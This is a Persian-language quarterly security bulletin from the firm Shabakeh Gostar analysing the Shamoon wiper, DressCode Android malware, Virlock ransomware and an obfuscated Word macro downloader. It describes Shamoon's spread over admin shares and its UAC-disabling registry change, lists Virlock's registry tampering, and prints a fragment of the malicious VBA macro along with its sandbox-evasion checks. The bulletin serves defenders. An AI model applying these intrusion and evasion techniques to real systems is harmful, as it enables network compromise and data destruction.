شبکه گستر

فصلنامه شرکت مهندسی شبکه گستر

امنیت فناوری اطلاعات

سه ماهه سوم سال ۱۳۹۵ / انتشار: بهمن ماه ۱۳۹۵

در این شماره می خوانید

شبکه گستر

در دومین شماره فصلنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر، بدافزارهای جدید، حملات با اهمیت سایبری، گزارش‌های امنیتی، آسیب‌پذیری‌ها واصلاحیه‌های امنیتی و آمار تهدیدات سایبری در سه ماهه سوم ۱۳۹۵ مورد بررسی قرار گرفته‌اند.

در این دوره نیز، باج‌افزارها یکی از اصلی‌ترین و مخرب‌ترین بدافزارهای مورد استفاده ویروس‌نویسان بودند. برآورد می‌شود که سود گردانندگان باج‌افزار در سال میلادی جاری که چیزی به پایان آن باقی نمانده ۱ میلیارد دلار باشد. افزایش سهم ایمیل‌های هرزنامه (Spam) ناقل باج‌افزار، از ۰/۶ درصد در سال ۲۰۱۵، به ۴۰ درصد نیز بیانگر میزان محبوبیت این نوع بدافزارهای مخرب نزد تبهکاران سایبری است. در این شماره چندین نمونه از باج‌افزارهای با عملکرد خاص که در فصل پاییز کاربران را هدف قرار دادند مورد بررسی قرار گرفته اند.

بر طبق آمار بررسی شده در این فصلنامه، روند صعودی استفاده مهاجمان سایبری از ماکروهای مخرب جهت آلوده کردن دستگاه‌ها به بدافزار در فصل پاییز نیز همچنان ادامه یافته است.

کالبدشکافی حملات Shamoon، Cobalt، BlackNurse و TrickBot، از دیگر موضوعاتی است که در این فصلنامه به تفصیل به آنها پرداخته شده است.


بر اساس آمار شرکت Gartner، سیستم عامل Android بیش از ۸۵ درصد از بازار سیستم‌های عامل گوشی‌های هوشمند را در اختیار دارد. سهم بالایی که آن را به هدفی بسیار مناسب برای تبهکاران سایبری تبدیل کرده است، به نحوی که بر طبق آمار شرکت McAfee، تنها در سه ماهه سوم سال ۲۰۱۶، بیش از ۲ میلیون بدافزار موبایلی جدید منتشر شده است. مصادف شدن این دوره با هشتمین سالگرد عرضه Android، بهانه‌ای شد تا امنیت این سیستم عامل پرطرفدار را در این شماره مورد ارزیابی قرار دهیم.

همچنین در پاییز امسال، شرکت مایکروسافت در مجموع ۳۶ اصلاحیه امنیتی را در سه‌شنبه دوم ماه‌های میلادی اکتبر، نوامبر و دسامبر منتشر کرد که جزییات آنها را می‌توانید در این شماره مطالعه کنید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب فصلنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

فهرست مطالب

بدافزارها



بازگشت بدافزار Shamoon
Wiper پس از چهار سال غیبت

به گزارش شرکت مهندسی شبکه گستر، در آذر ماه، شرکت امنیتی McAfee از اجرای موج جدیدی از حملات سایبری در خاورمیانه خبر داد که در جریان آن مهاجمان از طریق بدافزار معروف Shamoon Wiper - DistTrack - اقدام به رونویسی بخش‌های Master Boot Record و Boot Sector دیسک سخت دستگاه‌ها با داده‌های خراب کرده و سبب بالا نیامدن دستگاه‌های آلوده شده می‌شوند.

بدافزار Shamoon Wiper برای اولین بار در مرداد ماه سال ۱۳۹۱ مشاهده شد. با توجه به آمار آلودگی‌های گزارش شده در آن زمان، شرکت‌های ضدویروس، هدف اصلی این بدافزار را سازمان‌های فعال در حوزه انرژی (نفت و گاز)، از جمله، شرکت نفت عربستان سعودی (Aramco) اعلام کردند.

برخی منابع، باز هم کشور عربستان سعودی را هدف اصلی حملات اخیر اعلام کرده‌اند.

ساختار نسخه جدید بدافزار Shamoon Wiper مشابه نسخه چهار سال پیش آن است. اما تغییراتی کوچکی نیز در آن اعمال شده است. از جمله این تغییرات می‌توان به موارد زیر اشاره کرد:

- نسخه جدید این بدافزار حاوی بانکی از اطلاعات اصالت‌سنجی (Credential) است که به‌نظر می‌رسد مهاجمان پیش‌تر به‌نحوی آنها را از سازمان‌های هدف قرار داده شده سرقت کرده بودند.
- در نسخه سال ۱۳۹۱، بخش Master Boot Record دیسک سخت با تصویری که در آن پرچم آمریکا در حال سوختن است جایگزین می‌شد. اما در نسخه جدید تصویری از Alan Kurdî، پسر بچه آواره سوری که سال گذشته در دریای مدیترانه غرق شد نمایش داده می‌شود.
- نسخه جدید به‌نحوی پیکربندی شده که عملیات رونویسی بخش‌های حساس دیسک سخت را در ساعت ۰۸:۴۵ عصر پنجشنبه ۲۷ آبان ماه به وقت محلی انجام دهد. روزهای کاری در کشور عربستان از یکشنبه تا پنجشنبه است. به‌نظر می‌رسد مهاجمان قصد داشته‌اند که فرآیند رونویسی پس از ترک اکثر کارکنان از محل کار و در طی دو روز تعطیلی آخر هفته بر روی دستگاه‌های با اهمیت نظیر سرورها انجام شود و احتمال شناسایی شدن را به حداقل برسانند. تاریخ و زمان مذکور همانطور که در ادامه به آن اشاره خواهد شد توسط مهاجمان قابل تغییر است.

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت Palo Alto Networks، این بدافزار برای انتشار در سطح شبکه اقدام به شناسایی دستگاه‌های با نشانی IP کلاس C - x.x.x.0-255 - بر روی تمامی کارت‌های شبکه دستگاه آلوده شده می‌کند.

در ادامه تلاش می‌کند از طریق نام کاربری و گذرواژه دستگاه آلوده به یکی از پوشه‌های زیر بر روی دستگاه‌های شناسایی شده متصل شود:


- ADMIN$
- C$\Windows
- D$\Windows
- E$\Windows

در صورتی که اطلاعات اصالت‌سنجی دستگاه ویروسی، مجوز دسترسی به پوشه‌های مذکور را نداشته باشد بدافزار می‌کوشد تا از طریق بانک اطلاعات اصالت‌سنجی سرقتی خود که در ابتدای این مطلب به آنها اشاره شد اقدام به اتصال کند.

در صورت صحیح بودن اطلاعات، سرویس Remote Registry دستگاه مقصد در حالت Started قرار داده می‌شود. بدافزار نیز با استفاده از RegConnectRegistryW به محضرخانه (Registry) دستگاه متصل شده و بخش User Access Control را با تخصیص مقدار یک به کلید زیر غیرفعال می‌کند:

- SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy

در ادامه، بدافزار تلاش می کند با استفاده از NetUseAdd و اطلاعات اصالت‌سنجی سرقت شده به دستگاه وارد شود. پس از آن با اجرای



csrss.exe در پوشه %WINDIR%\System32 بر روی دستگاه هدف، میزان سطح حق دسترسی نام کاربری که ارتباط از طریق آن برقرار شده است بررسی می‌شود.

در صورت مجاز بودن فایلی از بدافزار با نام ntssrvr32.exe در پوشه مذکور دستگاه مقصد کپی می‌شود.

پس از آن، بدافزار از یکی از دو روش زیر برای اجرای خود بر روی سیستم هدف استفاده می‌کند.

در روش نخست سرویسی با نام ntssrv و با مشخصات زیر ایجاد می‌شود:


- Name: Microsoft Network Realtime Inspection Service
- Description: Helps guard against time change attempts targeting known and newly discovered vulnerabilities in network time protocols

در دومین روش، بجای ایجاد یک سرویس، از طریق کتابخانه netapi32 تابع NetScheduleJobAdd بر روی سیستم‌عامل Windows فراخوانی شده و یک فرمان زمانبندی شده برای اجرای فایل مخرب تعریف می‌شود.

بدافزار از تابع NetRemoteTOD نیز برای شناسایی تاریخ و زمان دستگاه و استفاده از آن برای تعیین زمان اجرای فرمان استفاده می‌کند.

با اجرای بدافزار بر روی دستگاه مقصد بخش Wiper که یک راه‌انداز (Driver) با نام drdisk.sys است اجرا می‌شود. این راه‌انداز یکی از بخش‌های استاندارد برنامه تجاری EldoS است که امکان دسترسی سطح پایین به درایوهای دیسک سخت را فراهم می‌کند. از این راه‌انداز در نخستین حمله ویروس Shamoon نیز استفاده شده بود و از طریق آن بخش‌های حساس دیسک سخت با تصویر اشاره شده در ابتدای این مطلب جایگزین می‌شوند. در نتیجه آن دستگاه در هنگام راه‌اندازی با خطا مواجه شده و پیامی مشابه خطا نمایش داده می‌شود.

بدافزار، دارای بخش دیگری نیز هست که وظیفه آن برقراری ارتباط با سرور فرماندهی مهاجمان (Command & Control) است. مهاجمان قادرند از همین طریق زمان جدیدی را برای اجرای رونویسی بخش‌های Master Boot Record و Boot Sector به بدافزار اعلام کنند. همچنین این بخش موظف است که نتیجه تلاش برای انجام عملیات رونویسی را به



سرور فرماندهی گزارش کند.

نسخه جدید بدافزار Shamoon Wiper یا DistTrack توسط ضدویروس McAfee با نام‌های زیر شناسایی می‌شود:


- DistTrack![partial-hash]
- Artemis detection
- DistTrack!sys
- Trojan-FKIQ![hash]
- Trojan-FKIR![hash]

بدافزار اندرویدی با قابلیت آلوده کردن شبکه سازمان

به گزارش شرکت مهندسی شبکه گستر، در مهر ماه، شرکت ضدویروس Trend Micro از انتشار یک بدافزار تحت سیستم عامل اندروید از طریق بازارهای توزیع دیجیتال از جمله Google Play Store خبر داد که قادر است امکان سرقت داده‌های حساس از شبکه سازمان را برای نفوذگران فراهم کند. این بدافزار با عنوان DressCode در حداقل ۳ هزار برنامک مشاهده شده است. DressCode خود را در برنامک‌های بازی، سرگرمی و بهینه کننده گوشی مخفی می‌کند. به گفته شرکت Trend Micro با توجه به اینکه کد بدافزار بخشی کوچکی از کدهای این برنامک‌ها را تشکیل می‌دهد شناسایی آن نیز چندان آسان نیست.

تنها بر روی Play Store - بازار توزیع دیجیتال رسمی Google - که سیاست‌های سخت‌گیرانه‌ای برای جلوگیری از ورود برنامک‌های مخرب و آلوده بر روی آن اعمال می‌شود بیش از ۴۰۰ برنامک حاوی کد DressCode گزارش شده است.

یکی از این برنامک‌های آلوده حداقل ۱۰۰ هزار بار نصب شده است.



به‌محض نصب شدن، کد مخرب DressCode با سرور فرماندهی (Command & Control) تماس برقرار کرده و فرامین را از گردانندگان خود دریافت می‌کند. چیزی که این بدافزار را به‌طور خاص خطرناک می‌کند توانایی آن در نفوذ به دستگاه‌های عضو شبکه‌ای است که دستگاه آلوده شده به آن متصل شده است. بنابراین مهاجمان می‌توانند با استفاده از آن به شبکه یک سازمان نفوذ کنند.

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت Trend Micro، ۸۲ درصد کسب و کارها سیاست‌های Bring Your Own Device - به اختصار BYOD - را پیاده کرده‌اند. همچنین از طریق DressCode می‌توان دستگاه را به عضوی از یک شبکه مخرب (Botnet) تبدیل کرده و از آن برای اجرای حملات توزیع شده برای از کاراندازی سرویس (DDoS) یا ارسال انبوه هرزنامه بهره برد. با توجه به ورود چشمگیر دستگاه‌های همراه در سازمان و پیاده‌سازی سیاست‌های BYOD، استفاده از راهکارهای ویژه این نوع دستگاه‌ها توصیه می‌شود.

باج افزارکه فایل‌های قربانی را به ویروس تبدیل می‌کند

در سال‌های اخیر، هرزنامه‌ها (Spam) و بسته‌های بهره‌جو (Exploit Kit) اصلی‌ترین ابزارهای انتشار باج‌افزارها بوده‌اند. به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت Netskope، گونه‌ای جدید از این نوع بدافزارها از روشی جدید، مؤثر و مخرب به‌منظور انتشار خود بهره می‌گیرد.

باج افزار یا Ransomware گونه‌ای بدافزار است که از راه‌های مختلف دسترسی به فایل‌های کاربر را محدود ساخته و برای دسترسی مجدد، از او درخواست باج می‌کند.

در سال‌های اخیر آن دسته از باج‌افزارهایی که از طریق رمزنگاری اقدام به محدودسازی دسترسی کاربر به فایل‌ها می‌کنند موفقیت‌های بی‌مثالی را نصیب گردانندگان تبهکار خود کرده‌اند و بر اساس آمار، تعداد این باج‌افزارها بشدت در حال افزایش است.

در این نوع محدودسازی، هدف از رمز کردن، تغییر ساختار فایل است؛ به نحوی که تنها با داشتن کلید رمزگشایی بتوان به محتوای فایل دسترسی پیدا کرد. پیچیدگی و قدرت این کلیدها بر اساس تعداد بیت بکاررفته در ساخت کلید است. هر چه تعداد این بیت‌ها بیشتر باشد شانس یافتن آن هم دشوارتر و در تعداد بیت بالا عملاً غیرممکن می‌شود.

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت Netskope، باج‌افزار Virlock نه تنها فایل‌های قربانی را رمزنگاری می‌کند بلکه به آنها کد مخرب آلوده کننده به باج‌افزار نیز تزریق می‌کند. در نتیجه آن، دستگاه هر کاربری که اقدام به باز کردن یکی از فایل‌ها رمزنگاری شده کند نیز به باج‌افزار آلوده می‌شود. آخرین گونه این باج‌افزار معمولاً از طریق پوشه‌های اشتراکی شبکه‌ای یا ابری (Cloud) و همچنین حافظه‌های USB دستگاه‌ها را آلوده می‌کند. حتی در برخی نمونه‌ها، Virlock در بدافزاری دیگر نیز ادغام شده است. به‌محض اجرا شدن، سه فایل با نام‌های تصادفی بر روی دستگاه کاربر ایجاد می‌شود. این سه فایل از نوع چندریختی (Polymorphic) بوده و بنابراین درهم‌ساز (Hash) آنها با هر بار اجرا شدن تغییر می‌کند. دو فایل از این سه فایل مخرب وظیفه آلوده نمودن سایر فایل‌های کاربر به بدافزار را برعهده دارند. همچنین این دو فایل کلیدهای جدیدی را در محضرخانه (Registry) ایجاد می‌کنند تا با هر بار راه‌اندازی دستگاه، این دو فایل به‌صورت خودکار اجرا شوند. سومین فایل مخرب نیز خود را به‌عنوان یک سرویس در سیستم عامل ثبت می کند. Virlock بخش‌های Task Manager و Registry Editor سیستم‌عامل را غیرفعال می‌کند. همچنین با دست‌درازی به کلیدهای زیر تنظیمات محضرخانه را به‌نحوی تغییر می‌دهد که فایل‌های مخفی شده و پسوندهای شناخته شده بر روی دستگاه قابل نمایش نبوده و بخش User Access Control سیستم عامل نیز غیرفعال شود:

Registry Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]
Value Name: Hidden
Value Data: 2
Registry Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]
Value Name: HideFileExt
Value Data: 1
Registry Key: [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System]
Value Name: EnableLUA
Value Data: 0

باج‌افزار Virlock فایل‌های با پسوندهای زیر را رمزنگاری می‌کند:
.exe, .doc, .xls, .zip, .rar, .pdf, .ppt, .mdb, .mp3, .mpg, .png, .gif, .bmp, .p12, .cer, .psd, .crt, .pem, .pfx, .p12, .p7b, .wma, .jpg, .jpeg

این باج‌افزار، به فایل‌های رمز شده غیراجرایی مذکور، پسوند exe را الصاق می‌کند. برای مثال فایلی با نام help-world.pdf به help-world.pdf.exe تغییر پیدا می‌کند. با توجه به اینکه پسوند فایل‌ها غیرقابل نمایش شده‌اند کاربر براحتی متوجه اجرایی شدن فایل ها نمی‌شود.

این باج‌افزار فایل‌هایی که در مسیر آنها کلمات زیر قرار دارند را استثناء می‌کند:

\Program

\Temp


\Windows

پس از انجام این اقدامات باج افزار با نمایش تصویر زیر این طور القاء می‌کند که در نتیجه نقض قانون حق تکثیر (Copyright)، دستگاه او قفل شده و کاربر می‌بایست مبلغی را به عنوان جریمه پرداخت کند.

زمانی که یکی از فایل‌های رمز شده آلوده بر روی دستگاه دیگر اجرا می‌شود فرآیند مذکور بر روی دستگاه تکرار می‌شود.

ترکیب قابلیت باج‌افزار، بدافزار چندریختی و تزریق کد به فایل‌های سالم،

Virlock را به بدافزاری مخرب و خطرناک تبدیل کرده که قادر است به‌سرعت در بستر شبکه یک سازمان منتشر شود. کارکنان سازمانی را در نظر بگیرید که از سرویس‌های رایانش ابری برای به اشتراک‌گذاری فایل‌ها استفاده می‌کنند. برای مثال در تصویر زیر نقاط مشکی رنگ نمایانگر کاربران و نقاط آبی رنگ نشان دهنده فایل‌های اشتراکی در بستر رایانش ابری است. محدوده قرمز رنگ نیز معرف دستگاه‌های آلوده شده به این بدافزار در یک دقیقه اول است.



نویسندگان باج‌افزارها به‌طور پیوسته در حال تکامل برنامه‌های مخرب خود هستند و متأسفانه افزایش تعداد دستگاه‌هایی که در هر دقیقه به این نوع بدافزارها آلوده می‌شوند نشان‌دهنده اهداف مخرب این تبهکاران سایبری است.

روش‌های ضدتحلیل جدید در بدافزارماکرویی

در مهر ماه، شرکت امنیتی McAfee، از انتشار گونه جدیدی از بدافزار ماکرویی W97M/Downloader خبر داد که از روش‌هایی ساده اما مؤثر به‌منظور فرار از سد بسترهای بررسی کننده بدافزار استفاده می‌کند. ماکرو (Macro) نوعی برنامه است که حاوی فرامینی برای خودکارسازی برخی عملیات در نرم‌افزارهای کاربردی می‌باشد. نرم‌افزارهایی همچون Word و Excel در مجموعه نرم‌افزارهای Office با فرامین ماکرو که با استفاده از VBA یا Visual Basic for Applications تهیه شده باشند، سازگار هستند. بدین روش و با استفاده از قابلیت‌های ماکرو، می‌توان اقدامات مخربی، نظیر نصب بدافزار، را به اجرا در آورد. یکی از روش‌های نویسندگان ویروس برای افزایش انتشار و مدت ماندگاری بدافزارها، استفاده از روش ضدتحلیل و فرار از بسترهای مجازی‌سازی و قرنطینه امن (Sandbox) است. بسترهایی که یا توسط تحلیلگران بدافزار بکار گرفته می‌شوند و یا نرم‌افزارها یا سخت‌افزارهای پویشگر از آنها به‌منظور بررسی پروسه‌های مشکوک بهره می‌گیرند.

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "0{00020906-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Dim lcLLcaZ As Boolean
Public Sub Img_Painted(ByVal hHZIubL As Long, ByVal AoLnF As IInkRectangle)
If lcLLcaZ Then Exit Sub
lcLLcaZ = True
ppiEgP
End Sub
Public Sub ppiEgP()
On Error Goto wONeC
PkxcwnG
gmruRxd
FlOozp
wOaMU
uGkCNPq
Set ObpIns = CreateObject(BbiXa)
```

در نگاه اول تشخیص عملکرد گونه جدید این بدافزار به دلیل استفاده از روش‌های مبهم‌سازی (Obfuscation) بسیار دشوار به‌نظر می‌رسد. اما با رمزگشایی آن قابلیت های ضدتحلیل جدید W97M/ Downloader نمایان می‌شود. اولین مورد آن عدم استفاده گونه جدید از توابع AutoOpen() یا DocumentOpen() برای اجرای خودکار ماکرو است. در عوض گونه جدید از رویدادی با عنوان Painted برای این منظور استفاده می‌کند. این تغییر سبب عبور بدافزار از سد پویشگرهایی می‌شود که بررسی آنها محدود به فایل‌های اجرا شده با توابعی همچون دو تابع مذکور است.

```
Public Sub Img_Painted(ByVal hHZIubL As Long, ByVal AoLnF As IInkRectangle)
```

قابلیت دیگر بررسی نام فایل است؛ روشی ساده و البته هوشمندانه. در بسیاری مواقع، نام فایل ارسال شده به بسترهای قرنطینه امن، نویسه‌های با دستگاه شانزده‌شانزدهی (Hexadecimal) و درهم‌سازهای SHA256 یا MD5 است. در این گونه جدید در صورتی که ماکرو در قالب فایلی با چنین نام‌هایی اجرا شود واکنش مخربی از خود نشان نمی‌دهد. گونه جدید تعداد پروسه‌های اجرا شده را بررسی می‌کند. اگر تعداد آنها کمتر از 50 پروسه باشد، بدافزار اجرای خود را متوقف می‌کند. تحلیلگران بدافزار، معمولاً از یک نسخه تازه آماده شده سیستم عامل در بسترهای مجازی استفاده می‌کنند که معمولاً فاقد این تعداد پروسه در حال اجرا هستند. بدافزار حضور پروسه‌های مرتبط با بسترهای قرنطینه امن را بر اساس فهرستی بررسی می‌کند. در گونه جدید تعداد پروسه‌های این فهرست افزایش یافته است. این بدافزار از سایت مجاز MaxMind برای اهداف مخرب خود بهره می‌گیرد.

